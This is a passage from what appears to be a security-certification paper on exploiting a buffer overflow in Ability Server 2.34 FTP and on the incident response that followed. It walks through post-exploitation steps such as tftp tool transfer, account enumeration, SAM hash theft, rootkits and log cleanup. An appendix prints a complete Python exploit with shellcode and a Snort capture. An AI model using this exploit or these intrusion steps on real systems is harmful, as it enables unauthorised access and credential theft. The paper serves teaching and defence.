C:\bin>tftp -i 192.168.62.52 get enum.exe
tftp -i 192.168.62.52 get enum.exe
Transfer successful: 53248 bytes in 4 seconds, 13312 bytes/s
```

On the server side, the 'tftpd32' [23] was installed. An advantage of this technique is that most Windows workstations have a TFTP command-line client installed. Any tool can be installed this way. Tools that are installed first are: 'enum' (account enumeration) and 'nc' (the swiss army



nife of the Internet). Using the 'enum' tool, we can enumerate accounts on the victim's machine as is shown below.

```
C:\bin>enum -U 127.0.0.1
enum -U 127.0.0.1
server: 127.0.0.1
setting up session... success.
getting user list (pass 1, index 0)... success, got 9.
  __vmware_user__  Administrator  Ake  db2admin  Guest
  IUSR_SPACEBAL-ZRJ92D  IWAM_SPACEBAL-ZRJ92D  TsInternetUser
  VUSR_SPACEBALLS
cleaning up... success.
```

The 'enum' tool is useful as it can provide a great deal of interesting information such as who belongs to which group.

```
C:\bin>enum -G 127.0.0.1
enum -G 127.0.0.1
server: 127.0.0.1
setting up session... success.
Group: Administrators
SPACEBALLS\Administrator
SPACEBALLS\db2admin
Group: Backup Operators
Group: Guests
SPACEBALLS\Guest
SPACEBALLS\IWAM_SPACEBAL-ZRJ92D
SPACEBALLS\IUSR_SPACEBAL-ZRJ92D
SPACEBALLS\TsInternetUser
Group: Power Users
Group: Replicator
Group: Users
NT AUTHORITY\Authenticated Users
NT AUTHORITY\INTERACTIVE
SPACEBALLS\Ake
Group: DHCP Administrators
Group: DHCP Users
Group: __vmware__
SPACEBALLS\__vmware_user__
cleaning up... success.
```

Accounts can be attacked that might have weak passwords but powerful security privileges (e.g. db2admin in above example).
When the Enduser is not running the FTP server under the Administrator's account, things get more complicated.

4.5.2 SAM database


The attacker can try to get hold of a copy of the SAM database. The SAM database contains all usernames and password hashes. The normal SAM database resides under the %WINDIR% directory, but a copy is often found in the %WINDIR%\repair directory. The Windows installation program asks to make an Emergency Repair Disk (ERD) once the installation is successfully completed. This copy is created when an ERD is created using the 'rdisk' utility. One of the first created accounts is the Administrator and if the Enduser did not change the Administrator's password in between, the ERD would still contain a valid password. The SAM database can be de-crypted by the use of a password cracker such as 'L0pthcrack' [19] or 'John The Ripper'. In case the directory would be protected or the Administrator password would be invalid, the 'pwdump' or rather one of its more recent variants 'pwdump2'

or ‘pwdump3’ can be used to capture the password hashes.

4.5.3 NT rootkit

Once we have obtained Administrator privileges, a rootkit can be installed to secure access. The ‘klister’ tool available at the ‘rootkit’ website [20] could be used to provide some basic information of the compromised system.

An attacker can use the ‘FU’ rootkit which has following interesting features as being advertised: “**hide processes, elevate process privileges, fake out the Windows Event Viewer so that forensics is impossible, even hide device drivers (NEW!) and all of this without any hooking**”. ‘FU’, a reference to the ‘su’ command on Unix, will try to load its driver to make this work. Trying the rootkit in the lab environment resulted in a ‘blue screen’ due to the experimental character of the code.



Other options are to install a key logger ‘Klog’ or one of the other tools at the above-mentioned website.

The problem is that up-to-date Antivirus software will capture the rootkit and warn the user.

4.6. Covering Tracks

Cleanup of the Windows Event Viewer is not necessary, as the “Ability Server” does not make use of it. It uses its own logging file that is normally located in the underlying FTP directory path where the executable is installed (e.g. c:\bin\logs). As the file – ‘ftplog_[sequence number].txt’ - contains the exploit string, it needs to be sanitised. The exploit provides us with a command shell in a directory that is equal to the path directory where the Ability Server executable is located (e.g. c:\bin).

One of the nastier side effects of this exploit is that once the attacker exits the command shell, an error message appears on the screen. This is caused by the thread’ exit procedure, which is not cleaned up correctly. Possibly the Enduser will not realize that his system was compromised and will restart the FTP service.

5. The Incident Handling Process

5.1. Preparation

The corporation, where the Enduser is working, started an ISO 17799 standard compliance programme [21]. Senior management is committed to make sure information security is improved within the organisation. One of the requirements demanded by ISO 17799 is that

> *"Management should set a clear policy direction and demonstrate support for, and commitment to, information security through the issue and maintenance of an information security policy across the organization"*

As a consequence, management has instructed that all policies – and in particular the security policy – must be reviewed to assess what needs to be done to make them ISO 17799 compliant. The ISO 17799 standard contains 10 different domains; one of these sections handles the security policy. Within the security policy, one chapter explicitly details the dos and don'ts with respect to remote connections [chapter 9.8.1. in the ISO 17799 standard]. Two requirements from the standard are reproduced below:

- *"The Corporation" employees and contractors with remote access privileges must ensure that their "Corporation"-owned or person computer or workstation, which is remotely connected to the corporate network is not connected to any other network at the same time, with the exception of personal networks that are under the complete control of the user.*
- *Reconfiguration of a home user's equipment for the purpose of dual homing or split tunneling is not permitted at any time.*

It states clearly that the laptop can only be used to connect to the corporate network and must not be used for non-business related communication. Users are allowed to use the Internet when they are connected to the corporate network. Making content available to the Internet – as our Enduser wanted to do – is not possible, as the firewall policy does not allow it. Policies are published on the intranet website, so all users within the corporation can consult them at all times. This vast amount of work has been recently finalised and senior management has approved all policies.
Due to a security incident that occurred a while back, senior management also decided to install an Incident Handling team. The Incident Handling team includes members from System Engineering, Networking and Security, Legal, Public Affairs and Senior Management.

5.2. Identification

The user calls the Corporate Help desk to report that his laptop is behaving "strangely". After going through a checklist, the Helpdesk decides to log an incident and escalate to second level support that contacts the Enduser. At a certain point, he asks the user to issue the following command:

```
C:\>netstat -an

Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1025           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1026           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1043           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1053           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:4444           0.0.0.0:0              LISTENING
  TCP    192.168.62.53:21       192.168.62.52:1073     ESTABLISHED
  TCP    192.168.62.53:139      0.0.0.0:0              LISTENING
  TCP    192.168.62.53:1053     192.168.62.52:1074     ESTABLISHED
  UDP    0.0.0.0:445            *:*
  UDP    0.0.0.0:9370           *:*
  UDP    192.168.62.53:137      *:*
  UDP    192.168.62.53:138      *:*
  UDP    192.168.62.53:500      *:*
  UDP    192.168.62.53:4500     *:*
```

Observing the output from the netstat command, Second Level Support is worried about two TCP ports that should not be active. These ports are listening for incoming connections where they should not: ports 21 and 4444. When he asks the Enduser why the FTP protocol is active and what tool is being used, he learns that the Enduser is using the 'Ability Server' to share files. A quick search on the Internet learns that this software has vulnerabilities reported against it [see 3.1].
As the user is still at home, the user is asked to perform an immediate hard shutdown of the laptop. He is then asked user to bring the laptop in for inspection. At the same time, Second Level Support escalates this incident to the Incident Handling team.

5.3. Containment

5.3.1 Disk Image

Some time later, the team has gathered to investigate the laptop. All actions that are performed will be logged in a dedicated incident-handling logbook. The laptop itself is taken from the Enduser for investigation. One of the first actions is the verification for proper tagging and identification in the asset management database.
While discussing with the Enduser, the team discovers that the Enduser had connected to the Internet with its laptop while this has been explicitly forbidden in the Corporate Security policy. As the Enduser was not aware of this, one team member points out where the different policies are kept on the Corporate intranet.
Once all the administrative formalities are completed, the harddisk is removed from the laptop as per the incident-handling procedure. The 'ghost' utility [22] is used to make an exact duplication of the harddisk. A second empty harddisk is installed in the laptop' harddisk slot. One of the team members boots the laptop with a 'ghost' boot floppy and enters the command line:

```
A:\>ghost -clone,mode=copy,src=1,dst=2 -id -sure
```

This will effectively copy the original disk to the newly installed disk drive. Once the copy is completed, the original disk is removed from the laptop, sealed, tagged and safely stored.
In order to be absolutely sure, a second copy is made by use of the 'dd' command. The system where the infected disk was installed is now booted with a Linux kernel. A Linux boot floppy is used to bring the Operating system up and the 'dd' command is run to make a second copy.

```
[root@taimonov root]# dd if=/dev/hda of=/dev/hdb bs=16374
```

All analysis is done on one of the compromised disk copies.

5.3.2 Initial analysis

The Incident Handling team now mounts the Windows partition as read-only. The mounting of the partition under Linux is preferred, as it does not disturb the partition in any way. Booting the laptop on its regular disk could lead to changes in the configuration and could erase some vital data.
After poking around on the partition, the team discovers an awkward string in the ftp_1.txt file in the logs directory (similar to the string found in 3.5.1). To find the information, they use the 'find' command:

```
[root@taimonov mnt]# find . –exec grep "UPLOAD FAILED" {} \;
```

They also find a set of tools (e.g. netcat, enum…) of which the Enduser did not know its existence. These tools are normally not installed during the laptop install procedure.

5.3.3 Countermeasures

In the test lab, an IP tables firewall is configured and placed between the external and internal network as per 4.4.2. The IP tables firewall uses port forwarding to map the TCP ports 6021/6022 to ports 21/20. The IP tables firewall will also translate the IP addresses from the external network 192.168.62.0/24 to the internal 172.31.201.0/24 range. This process is also known as masquerading.
When 'nmap' is run without the firewall, the following ports are found to be open: FTP, Microsoft RPC, Microsoft netbios and also the 4444 port used to attack the host.

```
root@taimonov root]# nmap –p1-10000 -P0 -O 192.168.62.53

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-01-24 17:17
CET
Interesting ports on 192.168.62.53:
(The 9994 ports scanned but not shown below are in state: closed)
PORT     STATE SERVICE
21/tcp   open  ftp
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
1025/tcp open  NFS-or-IIS
4444/tcp open  krb524
MAC Address: 00:30:4F:08:9A:35 (Planet Technology)
Device type: general purpose
Running: Microsoft Windows 95/98/ME|NT/2K/XP
```

```
OS details: Microsoft Windows Millennium Edition (Me), Windows 2000 Pro
or Advanced Server, or Windows XP

Nmap run completed -- 1 IP address (1 host up) scanned in 5.895 seconds
```

Note that the nmap guessed the Operating System correctly and that the scan was completed in 6 seconds. Also not that nmap identifies port 4444 as being a Kerberos owned port (i.e. version 5 to 4 ticket translator).
The Microsoft ports cannot be closed, as they are needed when the laptop is connected directly to the internal network. When the IP tables firewall is installed, we have the following display:

```
[root@taimonov sans]# nmap -P0 -O -p1-10000 192.168.62.53

Starting nmap 3.75 ( http://www.insecure.org/nmap/ ) at 2005-01-17 22:16
CET
Warning:  OS detection will be MUCH less reliable because we did not find
at
least 1 open and 1 closed TCP port
All 10000 scanned ports on 192.168.62.53 are: filtered
Too many fingerprints match this host to give specific OS details

Nmap run completed -- 1 IP address (1 host up) scanned in 2045.381
seconds
```

The scan did not reveal any ports to be open and no OS could be identified. It took more then 34 minutes to complete the scan.
The FTP ports are however active as can be demonstrated by this nmap scan.

```
E:\DATA\ERIK\SANS>nc 192.168.62.53 6021
220 Welcome to Code-Crafters - Ability Server 2.34 (Ability Server 2.34
by Code-Crafters).
```

5.4. Eradication

By running non-approved software on his corporate laptop, the Enduser is responsible for this intrusion. The Incident Handling team decides to re-install the complete laptop from scratch. They do not wish to take any chances, as it is not clear what else could be infected. They learned from experience that this is the quickest and safest way to restore the system.
The Corporate security policy indicated that users cannot store business data solely on the laptop. This is because laptops are not being backed up as a standard procedure. All data need to be stored and synchronised with the file server.
However, in most cases users do store temporary work on their laptops. Therefore, the Incident Handling team decides to take the Enduser's data[3] from the laptop and transfer it to a new laptop as a courtesy and service to the Enduser. Once the Enduser indicated what data was vital to him and what needs to be saved, it is handpicked from the laptop. A virus scan is done and the team uses 'cp' commands to copy this data. Once this is done, the system is scanned again for viruses using a different anti-virus scanner. Two different virus scanners are used to make sure that no virus or Trojan

[3] This data consist of rich text documents, spreadsheets and presentations.

remains undetected.
The laptop is returned to the Desktop Factory - a team responsible for installing, preparing and testing desktops – where a new Windows 2000 Professional version and the appropriate software will be installed on the laptop. The team uses pre-canned packages to make the installation process smoother.
The Incident Handling team requests a new laptop from the Desktop factory team. The Desktop Factory has always a limited set of laptops (and workstations) available in case of emergency. The laptop is checked to have the latest patches installed.

5.5. Recovery

The team checks what software is installed and verifies if no abnormal ports are listening.
The user data is copied from the intermediate system to the new laptop. The laptop is rebooted and again the same check as above is performed.
Before the laptop is handed over to the Enduser, the following actions are being performed:

- The asset management system is updated with the new laptop' serial number and tag information.
- The department head is informed of reason why this user was given a new laptop.
- The Helpdesk is informed with an update of the actions taken by the Incident Handling team and a request to close the incident.
- The Enduser is asked to change all his passwords.
- The management of the Incident Handling team is informed of the final actions.
- Last but not least, the incident logbook is updated.

5.6. Lessons Learned

The Incident Handling team get together in a 'post-mortem' meeting to discuss the incident. Some of the findings agreed during that meeting are listed below:

- Software that does not require Administrator privileges can cause a serious threat to the organisation.
  Action: the security policy will be reviewed at this point to make sure that it is clear that no software – even those that do not need Administrator privileges - can be installed.
- Users do not seem to be aware that installing software – even those that do not need Administrator privileges – is not allowed.
  Action: the department head of the Enduser will be informed to stress this point once more. All laptop users will be informed individually that this is not allowed. A targeted communication will be done to laptop users to make this clear.

- The policies in general are not well known to the users.
  Action: the Security team will be asked to plan awareness sessions to improve the level of security.
- The laptop configuration will be reviewed to include a personal firewall. Although this is not strictly necessary, as users should connect via a VPN to the corporate network. The team believes that it would be difficult to prevent users from connecting to the Internet directly.
  Action: a personal firewall will be included in the standard laptop configurations.
- As an ADSL firewall/router would be the better route, the team considers that a proposition needs to be made to management to replace the old ADSL modems with this type of equipment. Of course, this does not come without a price tag. An alternative would be to install an IP tables firewall. As end users are by default no computer literates, the idea is quickly abandoned.
  Action: the incident handling team need to create a business case in order to convince management to set aside the necessary budget to provide ADSL firewall/routers for laptop users.
- One of the team members observes that the attack was possible because well-known ports were be used on the Internet. Some ISP providers do not allow ports lower than 1024 to be accessed. These ISP providers will route all traffic over proxy servers in order to make sure a protocol gap exists between the client and an external party. This is done to protect the internal clients. Proxy servers are hardened and better protected to withstand an attack from the Internet. One disadvantage is that the VPN client also uses UDP port 500 which would mean that a VPN connection would not be possible to be established.
  Action: the network team will be asked to contact ISP providers in order to see if all ports under 1024 would be blocked, except for some specific ports (e.g. UDP port 500).
- The exploit was possible because code could be executed code on the stack. Newer operating system do not allow this type of execution and have a 'stack execution protection as a countermeasure. Windows XP SP2 and Windows 2003 have such a protection. "Data execution prevention (DEP) is a set of hardware and software technologies that perform additional checks on memory to help protect against malicious code exploits. In Windows XP SP2, DEP is enforced by both hardware and software" [26].
  Action: the incident handling team need to assess if an upgrade to Windows XP for laptop users is achievable.

Based on the findings above, a follow-up report is created. Senior management and the management of the impacted department are briefed.

6. Extras

6.1. References

[1] Codecrafters web site, home of the Ability Server
http://www.codecrafters.com/

[2] RFC 765 – File Transfer Protocol specification
http://www.faqs.org/rfcs/rfc767.html

[3] RFC 959 – File Transfer Protocol specification
http://www.faqs.org/rfcs/rfc959.html

[4] TCP/IP Illustrated, Volume 1 W. Richard Stevens
ISBN 0-201-63346-9

[5] IANA TCP and UDP Port numbers
http://www.iana.org/assignments/port-numbers

[6] RFC 854 – Telnet Protocol specification
http://www.faqs.org/rfcs/rfc854.html

[7] RFC 3010 - NFS Version 4 protocol
http://www.faqs.org/rfcs/rfc3010.html

[8] CIFS – A Common Internet File System
http://www.microsoft.com/mind/1196/cifs.asp

[9] Win32 Stack Buffer OverFlow Real Life Vuln-Dev Process
http://packetstorm.linuxsecurity.com/papers/Win2000/Intro_to_Win32_Exploits.pdf

[10] Snort home page
http://www.snort.org/

[11] Perl Compatible Regular Expressions
http://www.pcre.org/

[12] OllyDbg – 32-bit Assembler Level Debugger
http://home.t-online.de/home/Ollydbg/

[13] Common Vulnerabilities and Exploits
http://www.cve.mitre.org/cve/

[14] T1 Shopper Online Port Scan
http://www.t1shopper.com/tools/port-scanner/

[15] Insecure Site – Home of NMAP
http://www.insecure.org/

[16] Windows XP SP2 cripples IP stack

http://seclists.org/lists/nmap-hackers/2004/Jul-Sep/0003.html

[17] RFC 793 – Transport Control Program
http://www.faqs.org/rfcs/rfc793.html

[18] Microsoft Portable Executable and Common Object File Format Specification
http://www.microsoft.com/whdc/system/platform/firmware/pecoff.mspx

[19] The @stake site – home of L0pthCrack
http://www.atstake.com/products/lc/

[20] Rootkit website
http://www.rootkit.com/index.php

[21] ISO Web Site – BS ISO/IEC 17799:2000
http://www.iso.org/iso/en/ISOOnline.frontpage

[22] Symantec Ghost
http://sea.symantec.com/content/product.cfm?productid=9

[23] tfptd32 Home Site
http://tftpd32.jounin.net/

[24] RFC 1350 – The Trivial File Transfer Protocol
http://www.faqs.org/rfcs/rfc1350.html

[25] Smashing The Stack for Fun And Profit
http://www.phrack.org/phrack/49/P49-14

[26] Data Execution Protection (DEP)
http://www.microsoft.com/technet/prodtechnol/winxppro/maintain/sp2mempr.mspx

[27] Dumpbin Reference
http://whidbey.msdn.microsoft.com/library/default.asp?url=/library/en-us/dv_vccomp/html/4bc06822-5330-44b4-8a3f-6180dfd41dfb.asp

[28] The Shellcoder's Handbook — Jack Koziol, David Litchfield, Dave Eitel, Chris Anley, Sinan Eren, Neel Mehta, Riley Hassel
ISBN 0-7645-4468-3

[29] The Metasploit Project site
http://www.metasploit.com/

6.2. Ability Server exploit written in Python by MUTS

```
Application Name:             Ability Server
Url:                          http://www.code-crafters.com/abilitywebserver.html

################################################
# Ability Server 2.34 FTP STOR Buffer Overflow  #
# Advanced, secure and easy to use FTP Server.  #
# 21 Oct 2004   -  muts                         #
################################################
# D:\BO>ability-2.34-ftp-stor.py                #
################################################
# D:\data\tools>nc -v 127.0.0.1 4444            #
# localhost [127.0.0.1] 4444 (?) open           #
# Microsoft Windows XP [Version 5.1.2600]       #
# (C) Copyright 1985-2001 Microsoft Corp.       #
# D:\Program Files\abilitywebserver>            #
################################################

import ftplib
from ftplib import FTP
import struct
print "\n\n################################################"
print "\nAbility Server 2.34 FTP STOR buffer Overflow"
print "\nFound & coded by muts [at] whitehat.co.il"
print "\nFor Educational Purposes Only!\n"
print "################################################"

# Shellcode taken from Sergio Alvarez's "Win32 Stack Buffer Overflow Tutorial"

sc = "\xd9\xee\xd9\x74\x24\xf4\x5b\x31\xc9\xb1\x5e\x81\x73\x17\xe0\x66"
sc += "\x1c\xc2\x83\xeb\xfc\xe2\xf4\x1c\x8e\x4a\xc2\xe0\x66\x4f\x97\xb6"
sc += "\x31\x97\xae\xc4\x7e\x97\x87\xdc\xed\x48\xc7\x98\x67\xf6\x49\xaa"
sc += "\x7e\x97\x98\xc0\x67\xf7\x21\xd2\x2f\x97\xf6\x6b\x67\xf2\xf3\x1f"
sc += "\x9a\x2d\x02\x4c\x5e\xfc\xb6\xe7\xa7\xd3\xcf\xe1\xa1\xf7\x30\xdb"
sc += "\x1a\x38\xd6\x95\x87\x97\x98\xc4\x67\xf7\xa4\x6b\x6a\x57\x49\xba"
sc += "\x7a\x1d\x29\x6b\x62\x97\xc3\x08\x8d\x1e\xf3\x20\x39\x42\x9f\xbb"
sc += "\xa4\x14\xc2\xbe\x0c\x2c\x9b\x84\xed\x05\x49\xbb\x6a\x97\x99\xfc"
sc += "\xed\x07\x49\xbb\x6e\x4f\xaa\x6e\x28\x12\x2e\x1f\xb0\x95\x05\x61"
sc += "\x8a\x1c\xc3\xe0\x66\x4b\x94\xb3\xef\xf9\x2a\xc7\x66\x1c\xc2\x70"
sc += "\x67\x1c\xc2\x56\x7f\x04\x25\x44\x7f\x6c\x2b\x05\x2f\x9a\x8b\x44"
sc += "\x7c\x6c\x05\x44\xcb\x32\x2b\x39\x6f\xe9\x6f\x2b\x8b\xe0\xf9\xb7"
sc += "\x35\x2e\x9d\xd3\x54\x1c\x99\x6d\x2d\x3c\x93\x1f\xb1\x95\x1d\x69"
sc += "\xa5\x91\xb7\xf4\x0c\x1b\x9b\xb1\x35\xe3\xf6\x6f\x99\x49\xc6\xb9"
sc += "\xef\x18\x4c\x02\x94\x37\xe5\xb4\x99\x2b\x3d\xb5\x56\x2d\x02\xb0"
sc += "\x36\x4c\x92\xa0\x36\x5c\x92\x1f\x33\x30\x4b\x27\x57\xc7\x91\xb3"
sc += "\x0e\x1e\xc2\xf1\x3a\x95\x22\x8a\x76\x4c\x95\x1f\x33\x38\x91\xb7"
sc += "\x99\x49\xea\xb3\x32\x4b\x3d\xb5\x46\x95\x05\x88\x25\x51\x86\xe0"
sc += "\xef\xff\x45\x1a\x57\xdc\x4f\x9c\x42\xb0\xa8\xf5\x3f\xef\x69\x67"
sc += "\x9c\x9f\x2e\xb4\xa0\x58\xe6\xf0\x22\x7a\x05\xa4\x42\x20\xc3\xe1"
sc += "\xef\x60\xe6\xa8\xef\x60\xe6\xac\xef\x60\xe6\xb0\xeb\x58\xe6\xf0"
sc += "\x32\x4c\x93\xb1\x37\x5d\x93\xa9\x37\x4d\x91\xb1\x99\x69\xc2\x88"
sc += "\x14\xe2\x71\xf6\x99\x49\xc6\x1f\xb6\x95\x24\x1f\x13\x1c\xaa\x4d"
sc += "\xbf\x19\x0c\x1f\x33\x18\x4b\x23\x0c\xe3\x3d\xd6\x99\xcf\x3d\x95"
sc += "\x66\x74\x32\x6a\x62\x43\x3d\xb5\x62\x2d\x19\xb3\x99\xcc\xc2"

# Change RET address if need be.

buffer = '\x41'*966+struct.pack('<L', 0x7C2FA0F7)+'\x42'*32+sc # RET Windows 2000
Server SP4
#buffer = '\x41'*970+struct.pack('<L', 0x7D17D737)+'\x42'*32+sc # RET Windows XP SP2

try:
    # Edit the IP, Username and Password.
    ftp = FTP('127.0.0.1')
    ftp.login('ftp','ftp')
    print "\nEvil Buffer sent..."
    print "\nSploit will hang now because I couldn\'t figure how to use storelines()."
    print "\nTry connecting with netcat to port 4444 on the remote machine."
except:
    print "\nCould not Connect to FTP Server."
```

shellcode

Adress of ADVAPI32.DLL

966 x 'A'
32 x 'B'

```
try:
    ftp.transfercmd("STOR " + buffer)
except:
    print "\nDone."
```

6.3. Snort Intrusion Detection Signatures

See 3.5.2 FTP STOR Overflow

```
[**] FTP STOR overflow attempt [**]
01/01-13:17:56.641210 0:50:FC:2F:7B:9C -> 0:1:3:AA:BB:AD type:0x800 len:0x5B5
192.168.62.53:1360 -> 192.168.62.53:21 TCP TTL:128 TOS:0x0 ID:26796 IpLen:20
DgmLen:1447 DF
***AP*** Seq: 0x527145DC  Ack: 0x46B51F19  Win: 0xFF57  TcpLen: 20
0x0000: 00 01 03 AA BB AD 00 50 FC 2F 7B 9C 08 00 45 00  .......P./{...E.
0x0010: 05 A7 68 AC 40 00 80 06 8E E4 C0 A8 3E 35 C0 A8  ..h.@.......>5..
0x0020: 3E 3A 05 50 00 15 52 71 45 DC 46 B5 1F 19 50 18  >:.P..RqE.F...P.
0x0030: FF 57 E0 D9 00 00 53 54 4F 52 20 41 41 41 41 41  .W....STOR AAAAA
0x0040: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0050: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0060: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0070: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0080: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0090: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x00F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0100: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0110: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0120: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0130: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0140: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0150: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0160: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0170: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0180: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0190: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x01F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0200: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0210: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0220: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0230: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0240: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0250: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0260: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0270: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0280: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0290: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x02F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0300: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0310: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0320: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0330: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0340: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0350: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0360: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0370: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0380: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0390: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03A0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03B0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
```

FTP STORe file command

Return address written on the stack, address is advapi32.dll module

```
0x03C0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03D0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03E0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x03F0: 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
0x0400: F7 A0 2F 7C 42 42 42 42 42 42 42 42 42 42 42 42  ../|BBBBBBBBBBBB
0x0410: 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42 42  BBBBBBBBBBBBBBBB
